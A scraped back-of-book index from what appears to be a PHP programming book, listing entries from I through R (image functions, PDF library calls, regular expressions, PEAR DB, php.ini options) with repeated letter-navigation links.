[templates for](#)

[scaling](#)

[transparency](#)

[2nd](#)

[See also alpha channel]
[with text](#)

[fonts](#)

[ImageSetPixel\(\) function](#)

[ImageString\(\) function](#)

[ImageTrueColorToPalette\(\) function](#)

[ImageTTFText\(\) function](#)

[ImageWBMP\(\) function](#)

[imagewidth and imageheight keywords](#)

[IMAP, POP, and NNTP extension](#)

[Imlib2 extension](#)

[implicit casting](#)

[implode\(\) function](#)

[2nd](#)

[import_request_variables\(\)](#)

[in_array\(\) function](#)

[2nd](#)

[include construct](#)

[getting included files](#)

[include\(\) function](#)

[include_once](#)

[opening remote files, security and](#)

[including remote files with PHP on Windows](#)

[incrementing alphabetic characters](#)

[increments, expression](#)

[indenting comments](#)

[indexed arrays](#)

[calculating sum of values](#)

[database query results](#)

[initializing \(example\)](#)

[slicing](#)

[sorting, functions for](#)

[indexes, true color](#)

[inequality \(!= or <>\) operators](#)

[infinite loops](#)

[print_r\(.\) function used on recursive structures](#)

[Informix databases \(extension for\)](#)

[Ingres II databases \(extension for\)](#)

[inheritance](#)

[2nd](#)

[INI entries, defining in extensions](#)

[ini_alter\(\) function](#)

[ini_get\(\) function](#)

[ini_restore\(\) function](#)

[ini_set\(\) function](#)

initializing
[arrays](#)

[PDF documents](#)

[variables](#)

[inline options \(within patterns\)](#)

[inode values for files](#)

[inproc server](#)

[inserting array elements](#)

[inserting text into strings](#)

[installing PHP](#)

[configuring Apache and PHP](#)

[downloading source distribution](#)

[on Windows](#)

[automatic configuration with PHP installer](#)

[integers](#)

[2nd](#)

[extension functions returning](#)

[padding for printf\(\) output](#)

[storing as longs](#)

[InterBase databases, extension for](#)

[interlacing GIF images](#)

[internal extension globals](#)

internationalization

[ctype library, checking correctness for current locale](#)

[gettext extension](#)

[in PDF file text](#)

[information about current locale](#)

[POSIX-style regular expressions, working with](#)

[setlocale\(\) function](#)

Internet protocols

[different, server connections via](#)

[TCP protocol for databases](#)

[interpolation, variable](#)

[in double-quoted strings](#)

[into array index](#)

[lookup of multidimensional array](#)

[intersection of two sets](#)

[introspection](#)

[examining classes with display_classes\(\)](#)

[sample program](#)

[intval\(\) function](#)

[ip2long\(\) function](#)

[iptcparse\(\) function](#)

[IPv4 addresses, converting to standard format](#)

[IRC gateway extension](#)

[is_array\(\) function](#)

[2nd](#)

[is_bool\(\)](#) function

[2nd](#)

[is_dir\(\)](#) function

[is_double\(\)](#) function

[is_executable\(\)](#) function

[is_file\(\)](#) function

[is_float\(\)](#) function

[2nd](#)

[is_int\(\)](#) function

[2nd](#)

[is_integer\(\)](#) function

[is_link\(\)](#) function

[is_long\(\)](#) function

[is_null\(\)](#) function

[2nd](#)

[is_numeric\(\)](#) function

[is_object\(\)](#) function

[2nd](#)

[3rd](#)

[is_readable\(\)](#) function

[is_real\(\)](#)

[is_resource\(\)](#) function

[2nd](#)

[is_scalar\(\)](#) function

[is_string\(\)](#) function

[2nd](#)

[is_subclass_of\(\)](#) function

[is_uploaded_file\(\)](#) function

[is_writable\(\)](#) function

[is_writeable\(\)](#) function

[ISO-8859-1 character encoding](#)

[isset\(\)](#) function

[2nd](#)

[3rd](#)

[iterator functions, building table with](#)

[iterators](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[[Y](#)]

[[Z](#)]

[Java extension](#)

[join\(.\) function](#)

[See also [implode\(](#) function)][2nd](#)

[JPEG image format](#)

[changing PNG image to](#)

[in PDF files](#)

[output function for](#)

[in PDF files](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

Kerberos extension

key(.) function

2nd

key_exists(.) function

[See also array_key_exists(function)]2nd

keys, array

associative and indexed arrays

checking for element with key name

merging two arrays

returning array of

keywords

break

case-sensitivity in names

class

default

else

[endif](#)

[extends](#)

[global](#)

[imagewidth and imageheight](#)

[include and require](#)

[new](#)

[2nd](#)

[NULL](#)

[PHP core language](#)

[static](#)

[2nd](#)

[true and false](#)

[krsort\(\) function](#)

[2nd](#)

[ksort\(\) function](#)

[2nd](#)

[3rd](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[language, PHP](#)

[last-in first-out \(LIFO\) stacks](#)

[lcg_value\(\) function](#)

[LDAP \(Lightweight Directory Access Protocol\)](#)

[leading parameter for PDF text](#)

[left shift \(<<\) operator](#)

length
[of output buffers](#)

[of strings](#)

[strlen\(\) function \(example\)](#)

[Lerdorf, Rasmus](#)

[less than \(<\) operator](#)

[less than or equal to \(<=\) operator](#)

[levels of conditions, error reporting](#)

[Levenshtein algorithm, calculating similarity of strings](#)

[levenshtein\(\)](#) function

[2nd](#)

[lexicographic \(textual\) comparisons](#)

[libraries](#)

[See also extensions]

[code](#)

[concealing for security](#)

[PEAR, installing](#)

[libswoole extension, configuring external dependencies](#)

[Lightweight Directory Access Protocol \(LDAP\)](#)

[line breaks in PHP code](#)

[line endings on Unix and Windows](#)

[lines, drawing](#)

[from current point back to starting point](#)

[link\(\)](#) function

[linkinfo\(\)](#) function

[links](#)

in PDF documents[links
[PDF}](#)

[Istat\(.\) function](#)

[readlink\(.\) function](#)

[symbolic](#)

[unlinking](#)

[list\(.\) function](#)

[combining with array_slice\(\)](#)

[copying array values into variables](#)

[literals](#)

[string](#)

[load balancing](#)

[loading code and HTML from another module](#)

[local scope](#)

[function parameters](#)

[local server application](#)

[local variables, freeing values in memory management](#)

[locale system \(Unix\)](#)

[localeconv\(.\) function](#)

[localtime\(.\) function](#)

[Location header](#)

[Log objects, serializing/deserializing \(example\)](#)

[log\(.\) function](#)

[log10\(.\) function](#)

logging
[in error handlers](#)

[error messages to syslog](#)

[functions for](#)

[opening connection to system logger](#)

[session errors](#)

[logical operators](#)

[long data type](#)

[storing integers as](#)

[long2ip\(.\) function](#)

[lookahead and lookbehind assertions](#)

[conditional expressions](#)

[looping over array elements with each\(\)](#)

[loops](#)

[do/while](#)

[foreach](#)

[2nd](#)

[while](#)

[lstat\(\) function](#)

[ltrim\(\) function](#)

[2nd](#)

[Luhn checksum](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

macros

[accessing zval fields](#)

[MAKE_STD_ZVAL\(\)](#)

[PHP_INI_MH\(\) prototype](#)

[RETURN-related](#)

[SEPARATE_ZVAL\(\)](#)

[STD_PHP_INI_ENTRY\(\)](#)

[ZEND_NUM_ARGS\(\)](#)

[ZEND_SET_SYMBOL\(\)](#)

[zval dereferencing](#)

[magic_quotes_gpc option \(php.ini\), automatic quoting of form parameters](#)

[Mail Exchange \(MX\) records for host](#)

[mail\(\) function](#)

[configuring on Unix](#)

[MAKE_STD_ZVAL\(\) macro](#)

[masks, using in string searches](#)

[matching with regular expressions](#)

[See also regular expressions][2nd](#)

[Perl-style](#)

[functions for](#)

[POSIX-style, functions for](#)

math

[BCMath library](#)

[functions for](#)

[GNU MP \(GMP\) library](#)

[max\(.\) function](#)

[MCAL \(Modular Calendar Access Library\)](#)

[mcrypt extension](#)

[md5\(.\) function](#)

memory

[freeing from database query results](#)

[managing in extensions](#)

[managing in PHP](#)

[reducing requirements for scripts](#)

shared
[shmop extension](#)

[System V extension](#)

[memory_limit directive \(php.ini file\)](#)

[merging two arrays](#)

[Mersenne Twister generator, seeding](#)

[message digests, mhash library](#)

[metacharacters, regular expression](#)

metadata
[database](#)

[PDF file](#)

[metaphone\(\) function](#)

[2nd](#)

[method_exists\(\) function](#)

[2nd](#)

[methods](#)

[2nd](#)

[accessing](#)

[class and object, PEAR DB library](#)

[class, getting](#)

[2nd](#)

[declaring](#)

[HTTP](#)

[2nd](#)

[in form processing](#)

[object, as XML parsing handlers](#)

[overriding](#)

[static](#)

[XML-RPC](#)

[mhash library](#)

Microsoft
[Access, PHP ODBC support for](#)

[Active Server Pages \(ASP\)](#)

[developer's site](#)

[Excel](#)

[See Excel]
[Personal Web Server](#)

[See PWS]

[SQL Server extension](#)

[Windows](#)

[See Windows systems, PHP on]

[Word](#)

[See Word]

[microtime\(\) function](#)

[2nd](#)

MIME types

[launching appropriate program for](#)

[specifying for browser](#)

[specifying for HTTP response](#)

[min\(\) function](#)

[Ming library \(for Shockwave Flash movies\)](#)

[minimal \(non-greedy\) matching](#)

[minimum number of characters \(printf\(\) format modifier\)](#)

[MINIT\(\) function, registering destructor function for resource](#)

[mixed-case string, converting to "title case"](#)

[mkdir\(\) function](#)

[mktime\(\) function](#)

[mnoGoSearch extension](#)

[modes, row arrays from database query results](#)

modifiers

[pattern matches](#)

[Modular Calendar Access Library \(MCAL\)](#)

[modulus \(%\) operator](#)

[modulus assignment \(=%\) operator](#)

[move_uploaded_file\(\) function](#)

[2nd](#)

movies (Flash)

[Ming library for](#)

[SWF extension](#)

[mSQL extension](#)

[mt_getrandmax\(\) function](#)

[mt_rand\(\) function](#)

[mt_srand\(\) function](#)

[multi-valued parameters, HTML forms](#)

[sticky](#)

[multidimensional arrays](#)

[multiplication \(*\) operator](#)

[multiplication assignment \(*=\) operator](#)

MySQL database
[accessing, querying, and printing result](#)

[MySQL extension](#)

[replication](#)

[session store, using for](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[names](#)

[See also identifiers]

[class](#)

[sorting in ascending and descending alphabetical order](#)

[static method](#)

[namespaces in XML tags](#)

[natcasesort\(\) function](#)

[2nd](#)

[Native Language Support \(NLS\) interface](#)

[natsort\(\) function](#)

[2nd](#)

[natural-order string comparisons](#)

[navigation features, PDF files](#)

[bookmarks and thumbnails](#)

[links](#)

negation

[- operator](#)

[bitwise \(~ operator\)](#)

[negative color index, turning off antialiasing with](#)

[negative lookahead and lookbehind assertions](#)

[negative numbers in PHP array keys](#)

[nested loops, breaking out of](#)

nesting

[block comments, avoiding in](#)

[function declarations](#)

[subpatterns](#)

[XML documents](#)

[XML tags](#)

[networking, functions for](#)

[new keyword](#)

[2nd](#)

newlines (\n)

[end of string matching in regular expressions](#)

[in heredocs](#)

[next loops, accessing sorted array ordering](#)

[next\(.\) function](#)

[2nd](#)

[nextID\(.\) method](#)

[NIS \(formerly Yellow Pages\)](#)

[nl2br\(.\) function](#)

[NLS \(Native Language Support\) interface](#)

[nonproportional scaling of images](#)

[not identical \(!==\) operator](#)

[notation declarations for unparsed entities](#)

[notes, adding to PDF files](#)

[notices](#)

NUL-bytes
[in SQL queries](#)

[testing string for](#)

[NULL value](#)

[2nd](#)

[number_format\(.\) function](#)

[numbers](#)

[changing sign of](#)

[converting strings to](#)

[numCols\(.\) method](#)

[numeric comparisons](#)

[numRows\(.\) method](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[ob_clean\(\) function](#)

[ob_end_clean\(\) function](#)

[2nd](#)

[ob_end_flush\(\) function](#)

[2nd](#)

[ob_flush\(\) function](#)

[ob_get_contents\(\) function](#)

[2nd](#)

[ob_get_length\(\) function](#)

[2nd](#)

[ob_gzhandler\(\) function](#)

[2nd](#)

[ob_implicit_flush\(\) function](#)

[ob_start\(\) function](#)

[2nd](#)

[Object Linking and Embedding](#)

[See OLE]

[object methods](#)

[PEAR DB library](#)

[as XML parsing handlers](#)

[object-oriented programming](#)

[declaring classes](#)

[PEAR DB library](#)

[PHP terminology](#)

[objects](#)

[2nd](#)

[3rd](#)

[casting to/from arrays](#)

[COM class and VARIANT type](#)

[creating](#)

[defined](#)

[displaying with print_r\(\)](#)

[extension functions returning](#)

[functions for](#)

[getting class for](#)

[in XML parsing](#)

[introspection](#)

[properties](#)

[2nd](#)

[properties and methods, accessing](#)

[rows in database query results](#)

[serialization of](#)

[2nd](#)

[__sleep\(\) and __wakeup\(\) methods](#)

[logfile \(example\)](#)

[unserializing](#)

[octal numbers](#)

[octdec\(\) function](#)

[ODBC data sources, interacting with](#)

[Access](#)

[configuring a DSN](#)

Excel
[accessing data](#)

[limitations as database](#)

[ODBC extension](#)

[OLE \(Object Linking and Embedding\)](#)

[COM objects and parameters, exposing with Word macro](#)

[OOP](#)

[See object-oriented programming]

[open_basedir option, restricting filesystem access with](#)

[open_basedir option, restricting filesystem access with](#)

[opendir\(\) function](#)

opening
[files](#)

[sessions](#)

[TCP or UDP connection on remote host](#)

[on specific port](#)

[openlog\(\) function](#)

[operands](#)

[number of](#)

operating systems
[determining](#)

2nd

supporting PHP

operators

arithmetic

assignment

associativity of

autoincrement and autodecrement

bitwise

casting

casting operand types

comparison

logical

miscellaneous

number of operands

precedence of

string concatenation

summary of

optimizing
[code](#)

[database connections](#)

[execution time](#)

[memory requirements](#)

OR operator
[|_\(bitwise OR\)](#)

[|= \(bitwise OR assignment\) operator](#)

[Oracle extensions](#)

[ord\(.\) function](#)

[origin \(PDF coordinates\), changing](#)

[out-of-process server](#)

[output](#)

[buffering](#)

[in error handlers](#)

[functions for](#)

[setting file buffer size](#)

[changing document references](#)

[with rewrite\(.\) callback function](#)

[compressing](#)

[end-of-line handling on Windows](#)

[functions for](#)

PDF

[basic text](#)

[buffering](#)

[phpinfo\(.\) function, checking for installed module](#)

[overline, text in PDF files](#)

[overriding methods, derived class vs. parent class](#)

[Ovrimos SQL extension](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[pack\(.\) function](#)

padding
[arrays](#)

[printf\(.\) output](#)

[2nd](#)

[strings](#)

[pages, PDF](#)

[See also web pages]
[creating](#)

[transitions](#)

[palette](#)

[GD entries](#)

[palleted images, converting to true color](#)

parameters
form
[accessing from PHP code](#)

[multi-valued](#)

[sticky multi-valued](#)

[function](#)

[2nd](#)

[3rd](#)

[default](#)

[handling in extensions](#)

[missing](#)

[passing by reference](#)

[passing by value](#)

[variable numbers of](#)

[PDF, setting](#)

[parent class, getting name of](#)

[parse errors](#)

[parse\(.\) function](#)

[parse_ini_file\(.\) function](#)

[parse_str\(.\) function](#)

[2nd](#)

[parse_url\(.\) function](#)

[2nd](#)

[parsing XML](#)

[character data handler](#)

[creating a parser](#)

[default handler](#)

[element handlers](#)

[entity handlers](#)

[errors](#)

[methods as handlers](#)

[options](#)

[PHP's XML parser](#)

[processing instructions](#)

[sample application](#)

[passing by reference](#)

[passing by value](#)

[passthru\(\) function](#)

[security risks with shell commands](#)

[passwords, authenticating](#)

[pathinfo\(.\) function](#)

[paths, specifying for graphical shapes](#)

[pattern matching](#)

[See regular expressions]

[patterns for filling or stroking paths](#)

[pclose\(.\) function](#)

[PDF \(Portable Document Format\)](#)

[attaching files to document](#)

[libpdf extension](#)

[documents and pages](#)

[documents, terminating and streaming](#)

[graphics in](#)

[patterns for filling or stroking paths](#)

[images and graphics, templates for](#)

[images in](#)

[metadata, setting](#)

[module, checking if installed](#)

[navigation features](#)

[bookmarks and thumbnails](#)

[links](#)

[note annotations](#)

[outputting basic text](#)

[page transitions](#)

[page, creating](#)

[pdflib extension](#)

[PHP extensions for](#)

[text in](#)

[altering appearance of](#)

[coordinates for placement](#)

[fonts](#)

[functions for manipulating](#)

[pdf_add_bookmark\(\) function](#)

[pdf_add_launchlink\(\) function](#)

[pdf_add_locallink\(\) function](#)

[pdf_add_note\(\) function](#)

[pdf_add_pdflink\(.\) function](#)

[pdf_add_weblink\(.\) function](#)

[pdf_arc\(.\) function](#)

[pdf_attach_file\(.\) function](#)

[pdf_begin_pattern\(.\) function](#)

[pdf_begin_template\(.\) function](#)

[pdf_circle\(.\) function](#)

[pdf_close\(.\) function](#)

[pdf_closepath\(.\) function](#)

[pdf_continue_text\(.\) function](#)

[pdf_curveto\(.\) function](#)

[pdf_delete\(.\) function](#)

[pdf_end_page\(.\) function](#)

[pdf_end_template\(.\) function](#)

[pdf_fill_stroke\(.\) function](#)

[pdf_findfont\(.\) function](#)

[pdf_get_buffer\(.\) function](#)

[pdf_get_parameter\(.\) function](#)

[pdf_get_value\(.\) function](#)

[pdf_lineto\(.\) function](#)

[pdf_moveto\(.\) function](#)

[pdf_new\(.\) function](#)

[pdf_open_format\(.\) function](#)

[pdf_open_file\(.\) function](#)

[pdf_place_image\(.\) function](#)

[pdf_rect\(.\) function](#)

[2nd](#)

[pdf_restore\(.\) function](#)

[pdf_save\(.\) function](#)

[pdf_scale\(.\) function](#)

[pdf_set_border_style\(.\) function](#)

[pdf_set_info\(.\) function](#)

[pdf_set_parameter\(.\) function](#)

[2nd](#)

[3rd](#)

[pdf_set_textpos\(\) function](#)

[pdf_setcolor\(\) function](#)

[pdf_show\(\) function](#)

[pdf_show_boxed\(\) function](#)

[pdf_stroke\(\) function](#)

[PDF_translate\(\) function](#)

[pdflib extension](#)

[2nd](#)

[3rd](#)

[links](#)

[transparency, support of](#)

PEAR (PHP Extension and Application Repository)

DB library

[advanced techniques](#)

[PEAR \(PHP Extension and Application Repository\) DB library.](#)

[accessing databases with](#)

[2nd](#)

[fetching data from query results](#)

[methods providing information on query results](#)

[transactions, methods for](#)

PEAR (PHP Extension and Application Respository) DB library
[installing](#)

[percentages, formatting for printf\(\) output](#)

performance
[debugging extensions and](#)

[performance tuning](#)

[benchmarking](#)

[optimizing execution time](#)

[optimizing memory requirements](#)

[profiling](#)

[reverse proxies and replication](#)

[load balancing and redirection](#)

[MySQL replication](#)

performance, PEAR DB library and

[Perl regular expressions](#)

[anchors](#)

[backreferences](#)

[character classes](#)

[conditional expressions](#)

[cut subpattern](#)

[delimiters](#)

[differences in PHP implementation](#)

[flags \(trailing options\)](#)

[inline options](#)

[lookahead and lookbehind assertions](#)

[match behavior](#)

[non-capturing groups](#)

[PHP functions for](#)

[quantifiers and greed](#)

permissions

[chmod\(\) function](#)

[file](#)

[umask\(\) function](#)

[persistence, database connections](#)

[Personal Web Server](#)

[See PWS]

[pfsckopen\(.\) function](#)

PHP

[building with support for databases](#)

[configuration page, creating](#)

[download site for most recent version](#)

[forms](#)

[Function Entry macro](#)

[graphics](#)

[history of](#)

[Version 1](#)

[Version 2](#)

[Version 3](#)

[Version 4](#)

[info/options, functions for](#)

[installing](#)

[language](#)

[comments](#)

[data types](#)

[embedding in web pages](#)

[expressions and operators](#)

[flow-control statements](#)

[garbage collection](#)

[identifiers](#)

[including code](#)

[keywords](#)

[lexical structure](#)

[literals](#)

[resources](#)

[statements and semicolons](#)

[variables](#)

[whitespace and line breaks](#)

[prepackaged Windows distributions of](#)

[shell-based program, creating](#)

[tags, removing from strings](#)

[PHP Extension and Application Repository](#)

[See PEAR]

[PHP installer, automatic configuration with](#)

[php.ini file](#)

[directives recommended for production systems](#)

[disable_functions option](#)

[extension INI entries](#)

[maximum size \(in bytes\) for file uploads](#)

[memory_limit directive](#)

[safe_mode directive](#)

[session information storage, customizing](#)

[track_errors option](#)

[variables_order directive](#)

[PHP_ADD_INCLUDE\(\) macro](#)

[PHP_ADD_LIBRARY_WITH_PATH\(\) macro](#)

[PHP_FE\(\) macro](#)

[PHP_INI_MH\(\) prototype macro](#)

[php_logo_guid\(\) function](#)

[PHP_MINIT_FUNCTION\(\)](#)

[php_sapi_name\(\) function](#)

[php_uname\(\) function](#)

[phpcredits\(\) function](#)

[phpinfo\(\) function](#)

[2nd](#)

[checking for database support](#)

[GD extension, information on](#)

[phpversion\(\) function](#)

[PI \(Process Instruction\) XML tag](#)

[pi\(\) function](#)

[pipes](#)

[opening to process executed by shell command](#)

[pixels](#)

[checking color index for](#)

[setting color for](#)

[placeholders](#)

[for database query values](#)

[XML entities as](#)

[platform, testing for](#)

[PNG image format](#)

[black square on white background \(example\)](#)

[changing to JPEG](#)

[in PDF files](#)

[output function for](#)

[polygons, drawing](#)

[popen\(.\) function](#)

[security risks](#)

portability

[database-specific extensions and](#)

[optimizing database connections for](#)

[Portable Document Format](#)

[See PDF]

[pos\(.\) function](#)

[position of smaller string within larger string](#)

positioning

[cursor in PDF text](#)

[images in PDF documents](#)

[text in PDF files](#)

[positions in indexed arrays](#)

[positive lookahead and lookbehind assertions](#)

[POSIX-style regular expressions](#)

[anchors in](#)

[functions for](#)

[matching](#)

[replacing](#)

[splitting strings](#)

[POST method \(HTTP\)](#)

[\\$HTTP_POST_VARS array](#)

[form processing](#)

[global variables for, controlling](#)

[quotes state for operations](#)

[sending XML-RPC request via](#)

[XML-RPC request, constructing for](#)

[post_max_size configuration option](#)

[PostgreSQL extension](#)

[PostScript font metrics](#)

[pow\(\) function](#)

[precedence, operator](#)

[2nd](#)

[associativity and](#)

[two basic rules for](#)

[precision specifier for floating-point numbers](#)

preferences

[for page colors](#)

[See color cookies]

[session, saving across requests](#)

[using from sessions](#)

[preg_match\(\) function](#)

[preg_quote\(\) function](#)

[preg_replace\(\) function](#)

[calling eval\(\) with /e option](#)

[preg_split\(\) function](#)

[prepare\(\) method](#)

[prev\(\) function](#)

[2nd](#)

[print\(\) function](#)

[2nd](#)

[print_r\(\) function](#)

[2nd](#)

[printf\(\) function](#)

[2nd](#)

[format modifiers](#)

[type specifier](#)

printing

[error messages](#)

[strings](#)

[with echo](#)

[with print\(\) function](#)

[with print_r\(\)](#)

[with printf\(\) function](#)

[with var_dump\(\) function](#)

[private and public methods or properties](#)

[process IDs](#)

[processing instructions for XML documents](#)

[production environment, php.ini directives for](#)

[profiling](#)

[program execution, functions for](#)

[progressive JPEGs in PDF files](#)

[properties](#)

[accessing](#)

[class,_getting](#)

[2nd](#)

[declaring](#)

[object](#)

[getting](#)

[getting array of](#)

[rows in database query results](#)

[protocols](#)

[proxy caches](#)

[pseudorandom-number generator, seeding](#)

[pspell library](#)

[putenv\(\) function](#)

[pval/zval data type](#)

[macros to access zval fields](#)

[MAKE_STD_ZVAL\(\) macro](#)

[SEPARATE_ZVAL\(\) macro](#)

[struct](#)

[zval dereferencing](#)

[zval_copy_ctor\(\) function](#)

[PWS \(Personal Web Server\)](#)

[configuring PHP for](#)

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[quality of JPEG images](#)

[quantifiers in regular expressions](#)

[greedy and non-greedy](#)

[query result object, fetching data from](#)

[query\(.\) function, placeholders for values](#)

[queues, treating arrays as](#)

[quoted_printable_decode\(.\) function](#)

[quotemeta\(.\) function](#)

quoting
[form parameters automatically](#)

[get_magic_quotes_gpc\(.\)](#)

[for regular expressions](#)

[set_magic_quotes_runtime\(.\)](#)

[string constants](#)

[here documents](#)

[in double-quoted strings](#)

[in single-quoted strings](#)

[variable interpolation](#)

[strings in PHP array keys](#)

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[race condition, created by changing file permissions](#)

[rad2deg\(.\) function](#)

[rand\(.\) function](#)

[largest value returned by](#)

[randomizing array order](#)

[range of characters in regular expressions](#)

[range\(.\) function](#)

[2nd](#)

[raw image format, PDF files](#)

[rawurldecode\(.\) function](#)

[2nd](#)

[rawurlencode\(.\) function](#)

[2nd](#)

[RDBMS \(Relational Database Management Systems\)](#)

[read and write handlers for sessions](#)

[readdir\(.\) function](#)

[readfile\(.\) function](#)

[2nd](#)

[Readline library \(GNU\)](#)

[readlink\(.\) function](#)

[real numbers](#)

[2nd](#)

[realpath\(.\) function](#)

[checking filenames with](#)

[Recode library \(GNU\)](#)

[rectangles, drawing](#)

[recursive structures, avoiding use of print_r\(\) or var_dump\(\) on](#)

[red, green, blue \(RGB\) color values](#)

[2nd](#)

[getting with ImageColorsForIndex\(.\)](#)

[redirection](#)

[2nd](#)

[Unix shell](#)

[reducing an array](#)

[reference counting, managing memory with](#)

[references
to external entities in XML](#)

[in extensions](#)

[incrementing count for zval](#)

[to variable stored in another variable](#)

[variables containing object references](#)

[register_globals \(php.ini file\)
disabling for security purposes](#)

[security of global variables](#)

[register_shutdown_function\(\)](#)

[register_tick_function\(\)](#)

[regular expressions](#)

[alternatives in](#)

[character classes](#)

[manipulating strings with](#)

[patterns, types of](#)

[Perl-compatible](#)

[anchors](#)

[backreferences](#)

[character classes](#)

[conditional expressions in](#)

[cut subpattern](#)

[delimiters](#)

[flags \(trailing options\)](#)

[functions for working with](#)

[inline options](#)

[lookahead and lookbehind assertions](#)

[match behavior](#)

[non-capturing groups](#)

[quantifiers and greed](#)

[PHP, differences from Perl](#)

[POSIX-style](#)

[anchors](#)

[character classes](#)

[functions for](#)

[quantifiers for repeating patterns](#)

search and replace operations
[with ereg\(.\) and ereg_replace\(.\)](#)

[Relational Database Management Systems \(RDBMS\)](#)

relative paths
[checking for](#)

[security problems with](#)

remote files
[opening with PHP functions, security risks of](#)

[retrieving on Unix and Windows](#)

[Remote Procedure Call \(RPC\)](#)

[remote servers, YAZ toolkit](#)

removing
[array elements](#)

[leading or trailing whitespace from strings](#)

[rename\(.\) function](#)

[repeating sequences, quantifiers for](#)

[repeating strings](#)

replacing
[characters in strings](#)

[matched patterns in strings](#)

[matched strings, POSIX regular expressions](#)

replication
[MySQL](#)

[reverse proxies and](#)

[reporting errors](#)

[disabling](#)

[error-reporting values](#)

[turning off entirely](#)

request/response cycle, HTTP
[GET requests](#)

[request](#)

[response](#)

[requests, XML-RPC](#)

[require construct](#)

[require\(\) function](#)

[opening remote files, security and](#)

[require_once](#)

[2nd](#)

[reserved words, stdClass](#)

[reset\(\) function](#)

[2nd](#)

[resources](#)

[2nd](#)

[handles, returning type of](#)

[using in extensions](#)

[rest of a string, searches returning](#)

[restore_error_handler\(\) function](#)

[2nd](#)

[return statements](#)

[2nd](#)

[return values, extension functions](#)

[RETVAL_LONG\(\) macro](#)

[reverse-proxy caches](#)

reversing

[array element order](#)

[strings](#)

[rewind\(\) function](#)

[rewinddir\(\) function](#)

[rewrite\(\) function](#)

[right shift \(>>\) operator](#)

[right-justified strings](#)

[rmdir\(\) function](#)

[rollback\(\) method](#)

[rot13 extension](#)

[rot13\(\) function](#)

[round\(\) function](#)

[RPC \(Remote Procedure Call\)](#)

[rsort\(\) function](#)

[2nd](#)

[RSS document, generating using PHP](#)

[rtrim\(\) function](#)

[2nd](#)

runtime errors

I I@ve RuBoard

I I@ve RuBoard

[[SYMBOL](#)]

[[A](#)]

[[B](#)]

[[C](#)]

[[D](#)]

[[E](#)]

[[F](#)]

[[G](#)]

[[H](#)]

[[I](#)]

[[J](#)]

[[K](#)]

[[L](#)]

[[M](#)]

[[N](#)]

[[O](#)]

[[P](#)]

[[Q](#)]

[[R](#)]

[[S](#)]

[[T](#)]

[[U](#)]

[[V](#)]

[[W](#)]

[[X](#)]

[Y]

[Z]

[Sablotron C library \(XSLT support for PHP\)](#)

